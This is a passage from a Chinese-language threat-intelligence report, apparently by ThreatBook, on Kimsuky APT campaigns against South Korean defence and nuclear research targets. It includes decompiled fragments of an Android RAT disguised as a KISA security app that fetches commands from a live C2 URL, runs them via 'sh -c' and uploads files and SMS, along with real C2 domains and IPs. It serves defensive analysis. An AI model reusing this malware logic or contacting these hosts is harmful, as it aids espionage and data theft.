int i5 = 0;

byte b2 = 0;

while (i2 < i4) {

    if (i5 >= 16) {

        i5 -= 16;

    }

    int i6 = i2 + 16;

    byte b3 = bArr[i6];

    bArr2[i2] = (byte) (b2 ^ (bArr[i6] ^ bArr3[i5]));

    i2++;

    i5++;

    b2 = b3;

}

return new String(bArr2, StandardCharsets.UTF_8);

} catch (Exception unused) {

    return "";

}

}

```

对相关参数进行解密，得到伪装成 KISA（韩国互联网安全局）应用的相关信息。

- KISA_FOREGROUND_SERVICE_NOTIFICATION_CHANNEL
- KisaForegroundServiceNotificationChannel
- Antimalware service is running now
- No threats were found
- <http://app.at-me.ml/index.php>

然后，调用函数 c.c.a.c 执行后台任务。

```

java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1260a // Catch:{ E
c.c.a.c r6 = new c.c.a.c() // Catch:{ Exception -> 0x0087 }
r6.<init>(r0, r12) // Catch:{ Exception -> 0x0087 }
r7 = 0
java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
r5.scheduleAtFixedRate(r6, r7, r9, r11) // Catch:{ Exception -> 0x0087 }
L_0x0087:
java.util.concurrent.TimeUnit r1 = java.util.concurrent.TimeUnit.MINUTES // Cat
long r9 = r1.toMillis(r3) // Catch:{ Exception -> 0x009b }
java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1261b // Catch:{ E
c.c.a.a r6 = new c.c.a.a() // Catch:{ Exception -> 0x009b }
r6.<init>(r0, r12) // Catch:{ Exception -> 0x009b }
r7 = 0
java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
r5.scheduleAtFixedRate(r6, r7, r9, r11) // Catch:{ Exception -> 0x009b }
L_0x009b:
java.util.concurrent.TimeUnit r1 = java.util.concurrent.TimeUnit.MINUTES // Cat
r3 = 5
long r9 = r1.toMillis(r3) // Catch:{ Exception -> 0x00b1 }
java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1262c // Catch:{ E
c.c.a.b r6 = new c.c.a.b() // Catch:{ Exception -> 0x00b1 }
r6.<init>(r0, r12) // Catch:{ Exception -> 0x00b1 }
r7 = 0
java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
r5.scheduleWithFixedDelay(r6, r7, r9, r11) // Catch:{ Exception -> 0x00b1 }
L_0x00b1:
f1336c = r2
int r13 = super.onStartCommand(r13, r14, r15)

```

图[18]. 调用函数 c.c.a.c

之后在函数 c.c.a.e.c 中会拼接请求 URL 用于获取命令，拼接 URL 结果为 `http://app.at-me.ml/index.php?m=b&p1="android_id" &p2=c`，并创建 cmd.dat 文件用于存储命令，该域名同样被解析到服务器 104.128.239.70。

```

public java.lang.Object doInBackground(java.lang.Object[] r8) {
/*
r7 = this;
r0 = 1
boolean r1 = f1263a // Catch:{ Exception -> 0x0099 }
if (r1 == 0) goto L_0x0099
r1 = 0
f1263a = r1 // Catch:{ Exception -> 0x0099 }
r1 = r8[r1] // Catch:{ Exception -> 0x0099 }
java.lang.String r1 = (java.lang.String) r1 // Catch:{ Exception -> 0x0099 }
r8 = r8[r0] // Catch:{ Exception -> 0x0099 }
android.content.Context r8 = (android.content.Context) r8 // Catch:{ Exception -> 0x0099 }
java.lang.StringBuilder r2 = new java.lang.StringBuilder // Catch:{ Exception -> 0x0099 }
r2.<init>() // Catch:{ Exception -> 0x0099 }
r2.append(r1) // Catch:{ Exception -> 0x0099 }
java.lang.String r3 = "?m=&p1="
r2.append(r3) // Catch:{ Exception -> 0x0099 }
java.lang.String r3 = c.b.a.a.j(r8) // Catch:{ Exception -> 0x0099 }
java.nio.charset.Charset r4 = java.nio.charset.StandardCharsets.UTF_8 // Catch:{ Exception -> 0x0099 }
java.lang.String r4 = r4.name() // Catch:{ Exception -> 0x0099 }
java.lang.String r3 = java.net.URLEncoder.encode(r3, r4) // Catch:{ Exception -> 0x0099 }
r2.append(r3) // Catch:{ Exception -> 0x0099 }
java.lang.String r2 = r2.toString() // Catch:{ Exception -> 0x0099 }
java.lang.StringBuilder r3 = new java.lang.StringBuilder // Catch:{ Exception -> 0x0099 }
r3.<init>() // Catch:{ Exception -> 0x0099 }
r3.append(r1) // Catch:{ Exception -> 0x0099 }
java.lang.String r4 = "?m=&p1="
r3.append(r4) // Catch:{ Exception -> 0x0099 }
java.lang.String r4 = c.b.a.a.j(r8) // Catch:{ Exception -> 0x0099 }
java.nio.charset.Charset r5 = java.nio.charset.StandardCharsets.UTF_8 // Catch:{ Exception -> 0x0099 }
java.lang.String r5 = r5.name() // Catch:{ Exception -> 0x0099 }
java.lang.String r4 = java.net.URLEncoder.encode(r4, r5) // Catch:{ Exception -> 0x0099 }
r3.append(r4) // Catch:{ Exception -> 0x0099 }
java.lang.String r3 = r3.toString() // Catch:{ Exception -> 0x0099 }
java.lang.String r4 = "cmd"
java.lang.String r5 = "4d3537c428f49696b78b115a8c2877b8633264d4"
java.lang.String r5 = c.c.a.g.c.b(r5) // Catch:{ Exception -> 0x0099 }
java.io.File r4 = java.io.File.createTempFile(r4, r5) // Catch:{ Exception -> 0x0099 }
java.lang.String r5 = r4.getAbsolutePath() // Catch:{ Exception -> 0x0099 }
boolean r2 = c.c.a.g.c(r2, r5) // Catch:{ Exception -> 0x0099 }
if (r2 == 0) goto L_0x0099
c.c.a.g.c(r3) // Catch:{ Exception -> 0x0099 }

```

图[19]. 拼接 URL 获取命令

最后调用函数 c.c.a.g.a，用于执行服务端返回的命令 (1, 2, 3, 4, 5, 6, 7, 8)。

```

public void d() {
    int i = this.f1266c;
    if (i != 0) {
        if (i == 1) {
            try {
                byte[] bArr = this.e[0];
                byte[] bArr2 = UpdateActivity.o;
                UpdateActivity.o = (byte[]) bArr.clone();
                if (Build.VERSION.SDK_INT >= 26) {
                    (NotificationManager) this.f1264a.getSystemService(NotificationManager.class)).createNotificationChannel();
                }
                Intent intent = new Intent(this.f1264a, UpdateActivity.class);
                intent.setFlags(268468224);
                PendingIntent activity = PendingIntent.getActivity(this.f1264a, 0, intent, 0);
                NotificationManager notificationManager = (NotificationManager) this.f1264a.getSystemService(NotificationManager.class);
                iVar = new iVar(this.f1264a, c.b("5148b5828a2da43562003e139ccb3aa1bf3eef93671635611a1", iVar.k.icon = 2131165303;
                String b2 = c.b("3e32aa5734075b5d5f8706a5474a5ecc6b29e7d191f388b:98375083a586b419451bd4");
                int length = b2.length();
                CharSequence charSequence = b2;
                if (length > 5120) {
                    charSequence = b2.subSequence(0, 5120);
                }
                iVar.d = charSequence;
                String b3 = c.b("9bf3196da8323d5e849bedb20006b784d2463133e9b2e1d87c920fd9b8ca18bc4ad8b81");
                int length2 = b3.length();
                CharSequence charSequence2 = b3;
                if (length2 > 5120) {
                    charSequence2 = b3.subSequence(0, 5120);
                }
                iVar.e = charSequence2;
                iVar.g = 1;
                iVar.h = activity;
                iVar.k.flags |= 16;
                new k(this.f1264a).a(2, iVar.a));
            } catch (Exception unused) {
            }
        }
    }
}

```

图[20]. 响应 C2 服务器远程指令

命令	动作
1	会提醒用户更新并进行更新操作
2	创建了 list.xls 和 zip.dat , 并遍历/sdcard 目录及其子文件夹下的所有文件, 把文件信息写入了 list.xls
3	上传指定的文件
4	使用 “sh -c” 对 cmd_xxxxx.dat 的内容进行执行, 把执行结果写入 cmd_xxxxx.txt , 经过相同的伪装, 调用 c.d() 上传
5	创建 sms.txt , 调用安卓短信协议, 获取信息写入 sms.txt
6	清除 app 的数据
7	清除 app 的缓存
8	发送短信

3.5 攻击韩国原子能研究所

韩国新闻媒体《朝鲜日报》近日报道韩国原子能研究院于 5 月 14 日遭到朝鲜 APT 组织 Kimsuky 攻击。韩国原子能研究院拥有核电站、核燃料等重要国防资料。根据披露信息显示, 攻击者利用原子能研究院 VPN 设备漏洞进入内网, 使用了 13 个未经授权的外部 IP 访问 VPN 内部网络。

기본 정보			
기관명	한국원자력연구원	부서	[REDACTED]
성명	[REDACTED]	직위	[REDACTED]
전자우편	[REDACTED]		
연락처	전화 : [REDACTED]	H.P. : [REDACTED]	Fax : [REDACTED]
사고 내용			
사고 일시	2021년 05월 14일	피해IP주소	[REDACTED] (VPN) (메일시스템) (KMS 인증 서버)
	11시 28분		<input checked="" type="checkbox"/> 원도우 <input checked="" type="checkbox"/> 유닉스 <input type="checkbox"/> 네트워크장비 상세내용경보 :
피해시스템 용도	비밀 * 통장의 1.시스템 분류 기초 입력	운영체제	
사고 유형	1. VPN 침해 * 포함의 2.사고 유형 기초 입력	피해범위	<input checked="" type="checkbox"/> 3 대 이상 * 피해시스템이 어떤 대상 경로 표시한지 기술
사고 내용	연구원 VPN 시스템 취약점을 통해 신원불명의 외부인이 일부 시스템에 접속한 이력이 확인됨		
조치 내용			
공격자 정보	27.102.114.89, [REDACTED]		
피해 현황	13개 외부 IP에서 VPN 시스템 비인가 접속으로 인한 피해상황 조사 중		
긴급조치 실시사항	공격자 IP를 외부망 방화벽 및 IPS에서 차단 VPN 시스템 보안 업데이트 적용([REDACTED] 원격 지원)		
관련보안제작품 운영현황	외부망 방화벽, 맥스([REDACTED]), 네트워크접근제어시스템(NAC) 등		
그 밖에 사고 관련 내용을 구체적으로 서술			

图[21].韩国原子能研究所网络侵权事故报告

(图片来源: <https://biz.chosun.com/policy/politics/2021/06/18/V4DTFCEXPRA4DFCBVVJO3DPR5I/>)

攻击活动所涉及 IP 均已被微步在线 X 社区准确识别。

恶意

微步情报

关注热度

远控 kimsuky组织 APT


2021-05-18发现, 2021-05-18更新

3 条微步情报, 1条 APT、1条 远控、1条 kimsuky组织 相关。

发现时间	更新时间	情报内容	状态
2021-05-18	2021-05-18	远控 kimsuky组织 APT	有效

图[22].微步在线 X 社区识别相关恶意 IP

相关部门通过追踪涉及到的恶意 IP，发现与去年攻击 CVOID-19 疫苗制药公司的黑客服务器重叠。



图[23].朝鲜网络恐怖专门研究组“IssueMakersLab”的攻击者IP历史分析表


(图片来源: <https://biz.chosun.com/policy/politics/2021/06/18/V4DTFCEXPRA4DFCBVVJO3DPR5I/>)

通过分析关联样本，研究人员发现疑似相关的攻击样本，以“朝鲜无核化控制塔建设”为主题进行攻击。

文件名	북한비핵화컨트롤타워구축(안).wsf (朝鲜无核化控制塔建设)
MD5	f0255dfc932c3072c2489124b25b373
SHA1	1302ef3a4b3ebd2127b21ec56e140cf74aebd93
SHA256	97e2f035a2fac5ee8d07a204fcf36edc6417fd8099c66d95f314c0 5b45a9d34f
文件大小	442864 字节 (432.48 KB)
文件格式	wsf
C&C	yes24-mart.pe.hu

此样本为 wsf 脚本，运行后依次释放诱饵文档和后门模块并执行，诱饵文档为“朝鲜无

“核化”相关主题，与韩国原子能研究院具有相似的行业性质。



图[24].以“朝鲜无核化”为主题的诱饵文档

Kimsuky 曾在多次攻击活动中使用 wsf 脚本进行攻击，这次同样也使用了类似的后门模块进行攻击，使用的 C2 服务器为 yes24-mart.pe.hu。

```

● 71 sub_1000B3B0(L"[Dropper::dropAndRunCmd] Begin");
● 72 v1 = sub_10001000((int)&v36);
● 73 v68 = 0;
● 74 sub_10005E10(&v39, a1 + 28, L"/?m=c&p1=");
● 75 LOBYTE(v68) = 1;
● 76 sub_100036E0(&v30, v1);
● 77 LOBYTE(v68) = 2;
● 78 LOWORD(v61) = 0;
● 79 v63 = 7;
● 80 v62 = 0;
● 81 sub_10003F90(&v61, &v30, 0, 0xFFFFFFFF);
● 82 if ( v32 >= 8 )
● 83     j_free(v30);
● 84 v32 = 7;
● 85 v31 = 0;
● 86 LOWORD(v30) = 0;
● 87 if ( v41 >= 8 )
● 88     j_free(v39);
● 89 v41 = 7;
● 90 v40 = 0;
● 91 LOWORD(v39) = 0;
● 92 LOBYTE(v68) = 5;
● 93 if ( v38 >= 8 )
● 94     j_free(v36);
● 95 v38 = 7;
● 96 v37 = 0;
● 97 LOWORD(v36) = 0;
● 98 v2 = sub_10001000((int)&v42);
● 99 LOBYTE(v68) = 6;
● 100 sub_10005E10(&v49, a1 + 28, L"/?m=d&p1=");

```

图[25].Kimsuky 使用的后门模块


四、关联分析

经过分析，除攻击韩国原子能研究院外，上述攻击者所使用的 C2 域名均被解析到同一服务器 104.128.239.70，对该服务器相关资产进行梳理，发现从 2020 年 11 月起，有大量 Kimsuky 所使用的域名解析到该服务器，其中不乏有以“mail”、“member”、“exchange”等命名的域名，疑似为该组织进行钓鱼攻击活动所用。



图[26].解析到 104.128.239.70 的域名

利用网络钓鱼攻击无需高度复杂的黑客技术，攻击者可以通过伪造页面等形式收集目标邮箱账户等信息，再通过相关账户进行恶意邮件分发等各种欺骗行为感染目标，最终渗透到目标部门内部网络。




图[27]. Kimsuky 伪造的钓鱼页面示例

(图片来源：<https://blog.malwarebytes.com/wp-content/uploads/2021/05/phishing-example.jpg>)

此外，在今年1月份攻击者同样伪装韩国国防部相关文档进行攻击活动，样本信息如下：

文件名称	driver.cfg
MD5	7e041b101e1e574fb81f3f0cdf1c72b8
SHA1	2dccc8eb48bc7bdbde42cc4450086acac2c6ceeb
SHA256	742e04ae5f2cd42cf514abbd1956c5993a3a3b268f4abe6e107f81097a7 5d509
文件大小	2204672 字节 (2.10 MB)
文件格式	PE64 EXE
编译时间	2021/01/23 02:11:43

诱饵文档内容为韩国国防部工作报告相关内容，图标伪装成 hwp 文档图标，诱导用户点击执行，之后加载执行的 RAT 模块中使用的 C2 服务器为 `imap.pamik.cf` 和 `exchange.amikbvx.cf`，两者均被解析到服务器 `104.128.239.70`。



图[28].伪装成“韩国国防部工作报告”的诱饵文档

从样本层面来看，Kimsuky 在旧版本的基础上丰富了间谍功能，基本一致的流程可以表明攻击者在旧版本基础上不断添加及优化其间谍功能，例如使用同样的字符串解密函数。

<pre> v8 = v2; else v8 = (_DWORD *)*v2; v25 = HIWORD(v8[5]); unknown_1ibname_5(&v24, (int)L"%x", (int)&v20); v19[v5++] = v20; } while (v5 < 0x10); v9 = 0; v15 = 0; if (v16 > 0x20) { v10 = 32; do { if (v9 >= 0x10) v9 -= 16; v11 = v2[5]; if (v11 < 8) v12 = v2; else v12 = (_DWORD *)*v2; v24 = v12[v10 / 2]; if (v11 < 8) v13 = v2; else v13 = (_DWORD *)*v2; v25 = HIWORD(v13[v10 / 2]); unknown_1ibname_5(&v24, (int)L"%x", (int)&v20); sub_10009570(&v21, 1u, (unsigned __int16)(char)(v20 ^ v13)); v10 += 2; } } </pre>	<pre> *(WORD *)((char *)&v26 + 2) = *(unsigned __int16 *)((char *)v9 sub_18001BC10(&v26, L"%x", &v23); *v5 = v23; v6 += 4164; ++v5; if (!--v7) { v10 = 32164; v11 = 0164; while (1) { v12 = v11 - 16; if (v11 < 0x10) v12 = v11; v13 = 2 * v10; v14 = v3[3] < 8ui64; if (v3[3] >= 8ui64) break; WORD(v26) = *(WORD *)((char *)v3 + v13); v15 = v3; if (!v14) goto LABEL_15; } LABEL_16: *(WORD *)((char *)&v26 + 2) = *(unsigned __int16 *)((char *)v9 sub_18001BC10(&v26, L"%x", &v23); v17 = (unsigned int)(char)(v23 ^ v7 ^ v22[v12]); </pre>
以往攻击活动中使用的旧版本	此次攻击活动

图[29].字符串解密函数对比

互斥体名称是此类间谍组件的特征之一，在之前的攻击活动中通常使用“DropperRegsvr32”字样。

```

37     LOWORD(v22) = 0;
38     sub_100097F0(
39         &v22,
40         L"6874300130f3fcf2268fb15f063a51a12c2a750444d25fcfb5795bcc8c1a22e7430320302c10dcadd60e28dbeb2",
41         92);
42     v27 = 0;
43     sub_10009140(&v22, (int)&v9);           // &L"DroppeRegsvr32-20201005123056"
44     LOBYTE(v27) = 1;
45     v1 = &v9;
46     if ( v11 >= 8 )
47         v1 = v9;
48     v2 = g__CreateMutex_1003A780(0, 1, v1);
49     if ( GetLastError() == 183 )
50     {
51         dword_1003A6F4(v2);

```

图[30].以往攻击活动中使用的互斥体名称

在此次攻击活动中，使用了以“SpyRegsvr32”关键字命名的互斥体名称，增强了此类组件的间谍属性。

```

str_init_1800081A0(
    (_m128i *)&v29,
    (const _m128i *)L"7a083b74d30ac604619837ec6859eb1b2951133583ee5b293a9194550f66bf95dfe2e9aa487680b2e049",
    0x54ui64);
v1 = (_QWORD *)str_dec_18001B330(&v29, (_int64)&v39); // &L"SpyRegsvr32-20210507140631"
v2 = v1;
v35 = v1;
v3 = v1;
if ( v1[3] >= 8ui64 )
    v3 = (_QWORD *)*v1;
v4 = 1;
v5 = (_int64 (_fastcall *)(_QWORD, signed _int64, _QWORD *))stru_180076780.kernel32_CreateMutexW(0i64, 1i64, v3);
if ( GetLastError() == 0xB7 )
{

```

图[31].本次攻击活动中使用的互斥体名称

该类组件将主要功能以单独线程方式执行，在以往攻击活动中，通常只有 RAT 线程、

键盘监控或屏幕监控线程(例如在以往攻击活动中只开启了RAT线程用来响应C2指令)。

```
if ( TokenHandle )
    CloseHandle_1003A6F4(TokenHandle);
if ( v6 )
    sub_100024C0();
v8 = CreateThread_1003A72C(0, 0, thread_rat_10006140, v0, 0, 0);
CloseHandle_1003A6F4(v8);
while ( !v0[25] )
    Sleep_1003A700(1000);
```

图[32].以往攻击活动中开启 RAT 线程

而在此次攻击活动中，增加了键盘监控线程、屏幕监控线程、文件监控线程、USB 监控线程，表明攻击者在不断丰富其间谍功能。

```
0000000000000000 : v0;
r17 = ((__int64)(__fastcall *)(__QWORD,__QWORD,__QWORD))
    (v0,
     v16,
     v16);
{void __fastcall *(__int64)stru_18007
.DWORD(v18) = 0;
r19 = ((__int64)(__fastcall *)(__QWORD,__QWORD,__QWORD))
    (v0,
     v16,
     v16,
     v16,
     v16);
{void __fastcall *(__int64)stru_18007
.DWORD(v20) = 0;
r21 = ((__int64)(__fastcall *)(__QWORD,__QWORD,__QWORD))
    (v0,
     v16,
     v16,
     v16,
     v16);
{void __fastcall *(__int64)stru_18007
.DWORD(v22) = 0;
r23 = ((__int64)(__fastcall *)(__QWORD,__QWORD,__QWORD))
    (v0,
     v16,
     v16,
     v16,
     v16);
```

图[33].此次攻击活动中开启多个工作线程

其远程指令格式也很有特点，开发者对旧版本保持了一定的兼容性。

<pre> 66 v62 = 0; 67 v2 = sub_10005390(&v41, a1 + 28, L"/?m=c&p1="); 68 LOBYTE(v62) = 1; 69 sub_10003030(&v29, v2, (int)v1); 70 LOBYTE(v62) = 2; 71 LOWORD(v59) = 0; 72 v61 = 7; 73 v60 = 0; 74 sub_100038A0(&v59, &v29, 0, 0xFFFFFFFF); 75 if (v31 >= 8) 76 j_free(v29); 77 v31 = 7; 78 v30 = 0; 79 LOWORD(v29) = 0; 80 if (v43 >= 8) 81 j_free(v41); 82 v43 = 7; 83 v42 = 0; 84 LOWORD(v41) = 0; 85 LOBYTE(v62) = 5; 86 if (v47 >= 8) 87 j_free(v45); 88 v47 = 7; 89 v46 = 0; 90 LOWORD(v45) = 0; 91 v3 = sub_10001000(&v35); 92 LOBYTE(v62) = 6; 93 v4 = sub_10005390(&v38, a1 + 28, L"/?m=d&p1="); 94 LOBYTE(v62) = 7; </pre>	<pre> 91 v3 = sub_100086110((unsigned __int64 *)&v44, (_QWORD *)v1 + 40, (_int64)L"/?m=c&p1="); 92 str_cat_00003420((unsigned __int64 *)&v71, v5, v3, v2); 93 v4 = 71; 94 sub_100086330((unsigned __int64 *)&v85, (_int64)&v71); 95 if (v73 >= 8) 96 { 97 v5 = *(void **)v73; 98 if (2 * v73 + 2 >= 0x1000) 99 { 100 v5 = *(void **)(v71 - 8); 101 if ((unsigned __int64)(v71 - (_QWORD)v5 - 8) > 0x1F) 102 invalid_parameter_noinfo_noreturn(); 103 j_3_free(v5); 104 } 105 v72 = 0164; 106 v73 = 164; 107 LOWORD(v5) = 0; 108 if (v45 >= 8) 109 { 110 v6 = (void *)v44.m128i_16a[0]; 111 if (2 * v46 + 2 >= 0x1000) 112 { 113 v6 = *(void **)(v44.m128i_16a[0] - 8); 114 if ((unsigned __int64)v44.m128i_16a[0] - (_QWORD)v6 - 8) > 0x1F) 115 invalid_parameter_noinfo_noreturn(); 116 j_3_free(v6); 117 } 118 v45 = 0164; 119 v46 = 7164; 120 v44.m128i_16a[0] = 0; 121 if (v59 >= 8) 122 { 123 v7 = v57; 124 if (2 * v59 + 2 >= 0x1000) 125 { 126 v7 = ((BYTE *)(&(_QWORD)v75 - 1)); 127 if ((unsigned __int64)v75 - v7 - 8) > 0x1F) 128 invalid_parameter_noinfo_noreturn(); 129 } 130 j_3_free(v7); 131 v58 = 0164; 132 v59 = 7164; 133 LOWORD(v57) = 0; 134 v8 = j_kernel32_GetVolumeInformationW_180001000((__int64)&v52); 135 v9 = sub_100086110((unsigned __int64 *)&v54, (_QWORD *)v1 + 40, (_int64)L"/?m=d&p1="); 136 v10 = sub_100086110((unsigned __int64 *)&v56, (_QWORD *)v1 + 40, (_int64)L"/?m=d&p1="); </pre>
<p>以往攻击活动中使用的旧版本</p>	<p>此次攻击活动</p>

图[34]. url 中的指令格式对比

综上所述，微步情报局推测服务器 104.128.239.70 疑似为 Kimsuky 组织专项行动所用资产之一。该组织至少从 2020 年 11 月份起就开始对韩国国防安全相关部门开展攻击活动，先后以“韩国国防部工作报告”、“韩国国防部招标文件”、“KISA 安全组件”等主题为诱饵对上述相关部门进行定向攻击。

五、结论

Kimsuky 组织作为境外 APT 组织，一直保持着很高的活跃度，其对热点事件尤其是政府相关事件保持较高的关注度，该组织在攻击过程中体现出轻量化、多阶段脚本载荷的特点。

近些年，Kimsuky 不断开发新的工具以及旧工具的变种，积极参与相关情报收集活动。微步情报局近期监测到具有相同背景的 Lazarus APT 组织同样在针对军工企业进行定向攻击活动，这与 Kimsuky 的攻击目标产生了一定的重叠，二者疑似是被统一策划进行定向攻击活动，微步情报局会对相关攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

附录 - IOC

C2

vpn.atooi[.]ga
anto.shore[.]ml
mail.kumb[.]cf
app.at-me[.]ml
imap.pamik[.]cf
exchange.amikbvx[.]cf
yes24-mart.pe[.]hu

IP

104.128.239[.]70
27.102.114[.]89

Domain

dnhji.bnmvg[.]cf
mail.daums[.]cf
apple.may3[.]cf
gate.uhuioo[.]cf
gom.kititi[.]ga
mail3.nate-or[.]ga
owo.owo.wowow[.]ga
qygbn.xdtgh[.]ga
admin.daum-or[.]ml
auth.daum-or[.]ml
members.daum-vpn[.]ml
mail.dmacccount[.]ml
member.dmacccount[.]ml
app.gommi[.]ml
mail.kakao[.]ml
ao.nate-on[.]ml
mail.naver-check[.]ml
helper.onehappy[.]ml
mail.outlookin[.]ml

Hash

6184acd90c735783aafd32c3346c94332fa8c0212ec128a61f2764bd224c2535
fd59597169668b90c47d0ad6db1bcd7d778c6d54ee3c42bdd2d86b2d2d34c885
742e04ae5f2cd42cf514abbd1956c5993a3a3b268f4abe6e107f81097a75d509
679a17688cde5d57c4662df12ab134f64931497b87dfffd1cd87fd38ca2feff
fe1a734019f0dc714bd3360e2369853ea97c02f108afe963769318934470967b

MITRE ATT&CK® Techniques – for Enterprise

策略	ID	技术名称
